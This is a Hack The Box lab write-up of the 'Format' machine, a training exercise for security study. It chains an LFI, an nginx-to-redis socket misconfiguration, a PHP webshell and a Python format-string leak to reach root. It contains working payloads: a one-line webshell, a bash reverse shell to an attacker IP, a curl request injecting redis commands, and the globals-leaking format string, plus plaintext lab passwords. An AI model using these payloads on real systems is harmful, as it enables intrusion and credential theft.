
Format
Hack The Box Machine Writeup
Summary
I found format to be a challenging but highly rewarding box due to the amount of code that needed to be looked over to find the way to exploiting the box. It begins with the attacker coming across a web application that allows them to create blogs as well as a Gitea repository that contains the source code for the blog creation application. Looking through the source code an attacker can find that the function to edit these blog pages has an LFI vulnerability. This can then be abused to read the web server's configuration files. Looking at these reveals a misconfiguration that allows an attacker to interact with the local redis socket that they discovered through looking at the source code and grant themselves PRO privileges. This creates an upload directory for the user that has execute and write permissions. This when combined with the LFI allows the attacker to write a webshell into the upload directory that they can then execute to get a foothold shell as the www-data user. An attacker then must simply extract the cooper user's password from the redis server and use it to get user.txt through SSH.
Privilege escalation also involved reading code. There is a python script that the cooper user can run as sudo. This script contains a string format vulnerability that allows the attacker to leak the contents of a secret variable. This can then be used as the password for the root user to complete the machine.
One thing I did find very annoying about this box is that it resets fairly quickly so you will need to remake user accounts if you're not quick enough.
Video
User
Enumeration
Nmap as always to start off the enumeration of the box. -sC for default scripts, -sV for service enumeration, and sudo to run an sS stealth scan which requires socket privileges.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.213
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-21 16:25 EDT
Nmap scan report for 10.10.11.213
Host is up (0.032s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c3:97:ce:83:7d:25:5d:5d:ed:b5:45:cd:f2:0b:05:4f (RSA)
|   256 b3:aa:30:35:2b:99:7d:20:fe:b6:75:88:40:a5:17:c1 (ECDSA)
|_  256 fa:b3:7d:6e:1a:bc:d1:4b:68:ed:d6:e8:97:67:27:d7 (ED25519)
80/tcp   open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
3000/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://microblog.htb:3000/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds
I like to follow that up with another scan running -A and -p- to scan for everything on all ports. In this case it did not find anything else. Checking out the scan results reveals a domain of microblog.htb via a redirect. I will add that to my /etc/hosts file and run a subdomain brute force scan with wfuzz to see if I can discover any other subdomains. Remember to run it once to grab the default page chars value and ignore the bad results with the --hh flag.
──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://microblog.htb -H "Host: FUZZ.microblog.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hh 153
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://microblog.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000111:   200        83 L     306 W      3973 Ch     "app"
000001619:   200        42 L     434 W      3731 Ch     "sunny"

Total time: 68.29371
Processed Requests: 19966
Filtered Requests: 19964
Requests/sec.: 292.3548
There were two more subdomains found in this case, app and sunny. I added both of those to my /etc/hosts file as well. checking out all the pages I started with the webserver on port 80. The default page is a 404 for microblog.htb. However, visiting the sunny subdomain reveals a single page talking about the show It's Always Sunny in Philadelphia.
.JPG)

The app.microblog.htb subdomain brings us to what looks like a web application. There are options to login and register.
.JPG)
I proceeded to register a user with the name fren, as is custom. This brings us to a dashboard where the user can create a new blog. I enter kekistan into the box and hit create.
.JPG)
A dialog box pops up saying the site was added successfully. Now at the bottom of the page there is a section titled My Blogs that contains the newly created kekistan blog and links to visit the site and to edit it. There is also a dead link that talks about going pro and being able to upload images. I made sure to make a note of this as a possible feature or api that could be exploited.
.JPG)
Clicking either Visit Site or Edit Site brings me to a new subdomain, kekistan,microblog.htb. I will add this to my /etc/hosts file. Each time you create a new blog you will have to add it to the hosts file in order for DNS to resolve correctly. Now visiting the site reveals a default page with the text, "Blog in progress... check back soon". At the top of the page it is echoing my username ( a possible vector of XSS or SSTI ) and a link to edit the site.
.JPG)
Clicking the link brings us to what appears to be a way to edit the site. The h1 button allows us to add a header, and the txt button allows us to add some text.
.JPG)
Capturing one of these requests in Burp we can see that there is an id field and our data is passed into the header field. This will be a prime target to test for XSS and other exploits later on.
.JPG)
Checking out the webserver on port 3000 it looks like it is hosting a gitea site. Clicking explore and looking at the repositories it looks like this the source, or a version of it, for the sites we already visited. We also have our first potential user, cooper.

.JPG)

I spent a while exploring all these files and the interactions they had together at this point. Looking at the sunny microblog there is a content folder that contains all the elements of the always sunny in philadelphia website we had visited. In this folder there are a bunch of files with names that appear like the ID parameter we found when intercepting the request with burp. There is also an order.txt file that lists all the names of the content files as they appear on the site. Another thing to note is that the files are in HTML, leaving me to think that the site is not doing any filtering and could be vulnerable to XSS attacks.
.JPG)
.JPG)
The name of the files lead me to believe that if I can exploit the id parameter and point it at something else I will have an LFI and be able to read arbitrary files. This is further confirmed by the code of the fetchPage() function located in index.php for the sunny microblog.
function fetchPage() {
chdir(getcwd() . "/content");
$order = file("order.txt", FILE_IGNORE_NEW_LINES);
$html_content = "";
foreach($order as $line) {
    $temp = $html_content;
    $html_content = $temp . "<div class = \"{$line}\">" . file_get_contents($line) . "</div>";
}
return $html_content;
}
This code takes each item in the order.txt file and passes it into a file_get_contents() function call, the contents are then returned and rendered to the screen one file at a time through HTML.
shell as www-data
At this point I wanted to test the LFI and see if I could read any files that would provide progress towards a root shell. I went back to the edit page for the kekistan blog I created. I intercepted a header post request in burp again and this time changed the id parameter to ../../../../../../../../../../ to see if I could read the passwd file and confirm the LFI vulnerability.
.JPG)
Forwarding the requests through we get back the /etc/passwd page and confirm that the ID parameter is vulnerable to LFI. We can also make a note of a second discovered user, git.
.JPG)
.jpg)
Whenever I have LFI I like to start by trying for the easiest win and looking for a user's private key. In this instance I was not able to find one and since the command is likely running as a www-webserver user it is unlikely I can even access the users home directories to begin with. Next I like to look for the configuration files of any running web servers or services. In this case there is an NGINX web server and we can find its configuration file at /etc/nginx/nginx.conf. Here we can confirm that the server is indeed running as the www-data user. I also check /etc/nginx/sites-enabled/default to check for misconfigurations in the server. There is a misconfiguration that can be exploited to interact with unix sockets as shown in this Detectify article.
    location ~ /static/(.*)/(.*) {
    resolver 127.0.0.1;
    proxy_pass http://$1.microbucket.htb/$2;
Going back to the source code and remembering the pro feature that talks about image upload, the redis server now stands out as a clear vector of exploitation using the NGINX proxy misconfiguration. In the app blog dashboard folder there is index.php. This contains the following code that provides what we need to connect to the redis server through the unix socket and give yourself file upload with pro.
function isPro() {
if(isset($_SESSION['username'])) {
    $redis = new Redis();
    $redis->connect('/var/run/redis/redis.sock');
    $pro = $redis->HGET($_SESSION['username'], "pro");
    return strval($pro);
}
return "false";
}
The example in the linked blog post uses MSET to set multiple key values, as we are only trying to set one it will require HSET instead. See the Redis HSET documentation for details. This means we will pass the request to redis as key (our username) field (pro) value (true). We also need to put an arbitrary /a at the end to make it conform to the /static/(.*)/(.*) format required for the proxy routing as shown in the /etc/nginx/sites-enabled/default configuration file. Knowing this we can change the example provided in the blog from:
In other words, we can use a request such as this to write any key:

MSET /static/unix:%2ftmp%2fmysocket:hacked%20%22true%22%20/app-1555347823-min.js HTTP/1.1
Host: example.com
To (without URL encoding):
HSET /static/unix:/var/run/redis/redis.sock:fren pro true/aURL encoding that and placing it within a curl request we are left with:
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -X "HSET" http://microblog.htb/static/unix:%2fvar%2frun%2fredis%2fredis.sock:fren%20pro%20true%20/a
Running this we get a 502 response but can see that we now have pro status and there is a new image upload function on the edit page for the blog we created. The section of the source code that is key to all of this is found in the sunny blog under the edit/index.php file.
function provisionProUser() {
if(isPro() === "true") {
    $blogName = trim(urldecode(getBlogName()));
    system("chmod +w /var/www/microblog/" . $blogName);
    system("chmod +w /var/www/microblog/" . $blogName . "/edit");
    system("cp /var/www/pro-files/bulletproof.php /var/www/microblog/" . $blogName . "/edit/");
    system("mkdir /var/www/microblog/" . $blogName . "/uploads && chmod 700 /var/www/microblog/" . $blogName . "/uploads");
    system("chmod -w /var/www/microblog/" . $blogName . "/edit && chmod -w /var/www/microblog/" . $blogName);
}
return;
}
The provisionProUser() function is checking if the user has the pro value set to true. If it does ist creates a directory /uploads and grants it 700 permissions. This means that the owner can read and most importantly write and execute files in this directory.
We now have all the required information to gain RCE on the host. We will abuse the LFI we found earlier to write a shell to the /uploads directory where we now have the correct permissions to do so. The shell payload will be passed as the header parameter and the full path /var/www/microblog/kekistan/uploads/shell.php to the id parameter. I used a basic php webshell as the payload
<?=`$_GET[0]`?>
.JPG)
visiting /uploads/shell.php?0=id we confirm that we now have RCE. From here I used a used a urlencode bash reverse shell payload `bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.10/42069+0>%261"` and gained a foothold shell on the box as the www-data user.
.JPG)
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.213] 47358
bash: cannot set terminal process group (601): Inappropriate ioctl for device
bash: no job control in this shell

www-data@format:~/microblog/kekistan/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
I then used the trusty script trick to upgrade my shell.
www-data@format:~/microblog/kekistan/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@format:~/microblog/kekistan/uploads$ ^Z
zsh: suspended  nc -lvnp 42069s

┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 42069
                            reset
reset: unknown terminal type unknown
Terminal type? screen
Shell as cooper
From here we can see that there are the two other users we already discovered, cooper and git. as the user.txt file is nowhere to be found we will need to move laterally to one of them. Now that we have a shell directly on the host however we can interact with the redis server with the redis-cli tool over the unix socket. Using this we can find the password for the cooper.dooper user by using the keys \* command to list the keys and hgetall cooper.dooper to get all values for the cooper.dooper key.
www-data@format:/$ redis-cli -s /var/run/redis/redis.sock
redis /var/run/redis/redis.sock> keys *
1) "cooper.dooper:sites"
2) "cooper.dooper"
redis /var/run/redis/redis.sock> hgetall cooper.dooper
1) "username"
2) "cooper.dooper"
3) "password"
4) "zooperdoopercooper"
<...>
We can then use SSH to login as the cooper user with the newly found zooperdoopercooper password. At this point we can grab user.txt and attempt to either move to the git user or root.
┌──(kali㉿kali)-[~/tools]
└─$ ssh cooper@microblog.htb
cooper@microblog.htb's password: zooperdoopercooper
Linux format 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 22 20:40:36 2023 from 10.10.14.40
cooper@format:~$ cat user.txt
c255************************523d

Root
Enumeration
Checking out the cooper users sudo privileges with sudo -l reveals that he can run a custom license command. Running this command tells us there is a -p flag to provision a key, -d to deprovision a key and -c to check a license key. passing in cooper to the -p flag shows the user as not existing. Passing in the user from the redis server, cooper.dooper, shows us that a key has already been provisioned for that user. continuing to explore the functionality of license -d reveals that it is a coming soon function and without a key we cannot use the -c flag to check if it is valid.
cooper@format:~$ sudo -l
[sudo] password for cooper: zooperdoopercooper
Matching Defaults entries for cooper on format:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cooper may run the following commands on format:
(root) /usr/bin/license

cooper@format:~$ sudo /usr/bin/license
usage: license [-h] (-p username | -d username | -c license_key)
license: error: one of the arguments -p/--provision -d/--deprovision -c/--check is required

cooper@format:~$ sudo /usr/bin/license -p cooper

User does not exist. Please provide valid username.

cooper@format:~$ sudo /usr/bin/license -p cooper.dooper

License key has already been provisioned for this user
Looking at the permissions of /usr/bin/license we can see that all users are able to read the file.
cooper@format:~$ ls -la /usr/bin/license
-rwxr-xr-x 1 root root 3519 Nov  3  2022 /usr/bin/license
The script defines a license class by setting the license value to a random string of 40 characters and setting it to today's date. It also checks the effective user id of the running process to ensure it is only being run as root.
#!/usr/bin/python3
<...>
class License():
def __init__(self):
    chars = string.ascii_letters + string.digits + string.punctuation
    self.license = ''.join(random.choice(chars) for i in range(40))
    self.created = date.today()

if os.geteuid() != 0:
print("")
print("Microblog license key manager can only be run as root")
print("")
sys.exit()
The next section is just setting up the arguments and the syntax for running the script.
parser = argparse.ArgumentParser(description='Microblog license key manager')
group = parser.add_mutually_exclusive_group(required=True)
group.add_argument('-p', '--provision', help='Provision license key for specified user', metavar='username')
group.add_argument('-d', '--deprovision', help='Deprovision license key for specified user', metavar='username')
group.add_argument('-c', '--check', help='Check if specified license key is valid', metavar='license_key')
args = parser.parse_args()
It is then creating a connection named r to the redis socket. After that is what is really interesting, it reads the first line from a /root/license/secret document and stores it as the secret value. This is then encoded, salted and used as an encryption key.
r = redis.Redis(unix_socket_path='/var/run/redis/redis.sock')

secret = [line.strip() for line in open("/root/license/secret")][0]
secret_encoded = secret.encode()
salt = b'microblogsalt123'
kdf = PBKDF2HMAC(algorithm=hashes.SHA256(),length=32,salt=salt,iterations=100000,backend=default_backend())
encryption_key = base64.urlsafe_b64encode(kdf.derive(secret_encoded))
The next section of the script provisions the key, passing the arguments into the user_profile variable and checking /root/license/keys to see if the key already exists before creating it.
if(args.provision):
user_profile = r.hgetall(args.provision)
if not user_profile:
    print("")
    print("User does not exist. Please provide valid username.")
    print("")
    sys.exit()
existing_keys = open("/root/license/keys", "r")
all_keys = existing_keys.readlines()
for user_key in all_keys:
    if(user_key.split(":")[0] == args.provision):
        print("")
        print("License key has already been provisioned for this user")
        print("")
        sys.exit()
The python script then grabs the username argument, contacts the first-name and last-name arguments and creates the license key with a string format function. This string format function replaces the instance of {license.license} with {l.license}. L is set to initiate a new instance of the License() class. This string format is where the key vulnerability in the script lies that we will get back to shortly.
<...>
l = License()
<...>
prefix = "microblog"
username = r.hget(args.provision, "username").decode()
firstlast = r.hget(args.provision, "first-name").decode() + r.hget(args.provision, "last-name").decode()
license_key = (prefix + username + "{license.license}" + firstlast).format(license=l)
Lasty the script prints the license key in plain text as well as an encoded version. It also writes it to root/license/keys which keeps track of which ones have already been created.
print("")
print("Plaintext license key:")
print("------------------------------------------------------")
print(license_key)
print("")
license_key_encoded = license_key.encode()
license_key_encrypted = f.encrypt(license_key_encoded)
print("Encrypted license key (distribute to customer):")
print("------------------------------------------------------")
print(license_key_encrypted.decode())
print("")
with open("/root/license/keys", "a") as license_keys_file:
    license_keys_file.write(args.provision + ":" + license_key_encrypted.decode() + "\n")
The deprovision 'function' simply prints the line we saw about it being a coming soon feature. The check flag simply attempts to decrypt the key and prints the results.
#deprovision
if(args.deprovision):
print("")
print("License key deprovisioning coming soon")
print("")
sys.exit()

#check
if(args.check):
print("")
try:
    license_key_decrypted = f.decrypt(args.check.encode())
    print("License key valid! Decrypted value:")
    print("------------------------------------------------------")
    print(license_key_decrypted.decode())
except:
    print("License key invalid")
print("")

Abusing format string
The name of the box being Format provided a hint as to the string format python function being part of the path to root. As detailed in this article on Python format string vulnerabilities, placeholder values such as {example} are executed by the function. This means that since we can control part of the string (through username, first-name or last-name of the redis user) we can inject a placeholder value and leak data such as the value of the secret variable which is tied to /root/license/secret. To do this I created a new user using redis-cli. I used the HSET command to set the hackerfren key to the following values, making sure to pass {license.__init__.__globals__} as the username.
cooper@format:~$ redis-cli -s /var/run/redis/redis.sock
redis /var/run/redis/redis.sock> HSET hackerfren username {license.__init__.__globals__} password Password123! first-name fren last-name hacker pro false
(integer) 5
redis /var/run/redis/redis.sock> exit
Now running the /usr/bin/license command with -p hackerfren will abuse the string format vulnerability and leak the programs global variables.
cooper@format:~$ sudo /usr/bin/license -p hackerfren

Plaintext license key:
------------------------------------------------------
microblog{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7f464655cc10>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/usr/bin/license', '__cached__': None, 'base64': <module 'base64' from '/usr/lib/python3.9/base64.py'>, 'default_backend': <function default_backend at 0x7f46463ae430>, 'hashes': <module 'cryptography.hazmat.primitives.hashes' from '/usr/local/lib/python3.9/dist-packages/cryptography/hazmat/primitives/hashes.py'>, 'PBKDF2HMAC': <class 'cryptography.hazmat.primitives.kdf.pbkdf2.PBKDF2HMAC'>, 'Fernet': <class 'cryptography.fernet.Fernet'>, 'random': <module 'random' from '/usr/lib/python3.9/random.py'>, 'string': <module 'string' from '/usr/lib/python3.9/string.py'>, 'date': <class 'datetime.date'>, 'redis': <module 'redis' from '/usr/local/lib/python3.9/dist-packages/redis/__init__.py'>, 'argparse': <module 'argparse' from '/usr/lib/python3.9/argparse.py'>, 'os': <module 'os' from '/usr/lib/python3.9/os.py'>, 'sys': <module 'sys' (built-in)>, 'License': <class '__main__.License'>, 'parser': ArgumentParser(prog='license', usage=None, description='Microblog license key manager', formatter_class=<class 'argparse.HelpFormatter'>, conflict_handler='error', add_help=True), 'group': <argparse._MutuallyExclusiveGroup object at 0x7f4644f557c0>, 'args': Namespace(provision='hackerfren', deprovision=None, check=None), 'r': Redis<ConnectionPool<UnixDomainSocketConnection<path=/var/run/redis/redis.sock,db=0>>>, '__warningregistry__': {'version': 0}, 'secret': 'unCR4ckaBL3Pa$$w0rd', 'secret_encoded': b'unCR4ckaBL3Pa$$w0rd', 'salt': b'microblogsalt123', 'kdf': <cryptography.hazmat.primitives.kdf.pbkdf2.PBKDF2HMAC object at 0x7f4644f55e50>, 'encryption_key': b'nTXlHnzf-z2cR0ADCHOrYga7--k6Ii6BTUKhwmTHOjU=', 'f': <cryptography.fernet.Fernet object at 0x7f4644f7a5e0>, 'l': <__main__.License object at 0x7f4644f7a6d0>, 'user_profile': {b'username': b'{license.__init__.__globals__}', b'password': b'Password123!', b'first-name': b'fren', b'last-name': b'hacker', b'pro': b'false'}, 'existing_keys': <_io.TextIOWrapper name='/root/license/keys' mode='r' encoding='UTF-8'>, 'all_keys': ['cooper.dooper:gAAAAABjZbN1xCOUaNCV_-Q12BxI7uhvmqTGgwN12tB7Krb5avX5JdSzE2dLKX53ZpHxHrzpNnAwQ6g1FTduOtBAl4QYRWF27A2MPfedfMzgNZrv_VqUwCAfzGZeoQCv1-NBIw6GaoCA0yIMPl0o3B6A2_Hads32AsdDzOLyhetqrr8HUgtLbZg=\n'], 'user_key': 'cooper.dooper:gAAAAABjZbN1xCOUaNCV_-Q12BxI7uhvmqTGgwN12tB7Krb5avX5JdSzE2dLKX53ZpHxHrzpNnAwQ6g1FTduOtBAl4QYRWF27A2MPfedfMzgNZrv_VqUwCAfzGZeoQCv1-NBIw6GaoCA0yIMPl0o3B6A2_Hads32AsdDzOLyhetqrr8HUgtLbZg=\n', 'prefix': 'microblog', 'username': '{license.__init__.__globals__}', 'firstlast': 'frenhacker'}4jPt3:aF&gUpOobM^(^v%k+D-yg!vS[+9BFB["t6frenhacker

Encrypted license key (distribute to customer):
------------------------------------------------------
gAAAAABlDNF-_O1rlN8G2_xB2lCFwwKj-Tm9tLutNJW4hNoRN1cb55-o3L6NV3kVBpnnTW02BSWXGAd-LXbfi1jqUdl_CNmYVEycKtGeAe4YeLUthRMPs_NN8WYbiq4nGeCHDXVNIu6WCbKSdGGT90DbyxDSjjvHpMK-8XlysiIIo35CfGMUsAJFodhxbqP1RbW5aqNSOb1m65lJv3HXVIdWFTWMzQkwy9mK4HEzJadsh3r_HpftIbar
<...>
6MM5j3xKFKlvZjOHKkMAjYON3hC3CC8SpC_04tHPU503ZhTZppOA1e6H-lfhOq2bzibJOtV4tnK6Krjkq2uFTFMSso7EEyQm9NcovMRhSgPyk6FZFWgak8eXXB9jVX68__n4XZKSdUbq-VxDN-Qe-I3eByDc9U3cdowqBarxfAKL75W
What is happening here is that when the python string format function is called on {license.__init__.__globals__} it will replace it with the global variables of the license __init__ function. This includes the global scope variables for the program and secret which we can now see is unCR4ckaBL3Pa$$w0rd. Attempting to use this as a password for the root user is successful and we are able to switch user to root and complete the box. This is a good example of why passwords and secrets should not be reused and should not be stored in plain text.
cooper@format:~$ su -
Password: unCR4ckaBL3Pa$$w0rd
root@format:~# cat root.txt
1cf4************************333a

Until next time! Thanks for reading!
Additional resources
0xdf writeup
0xdf.gitlab.io
Ippsec video walkthrough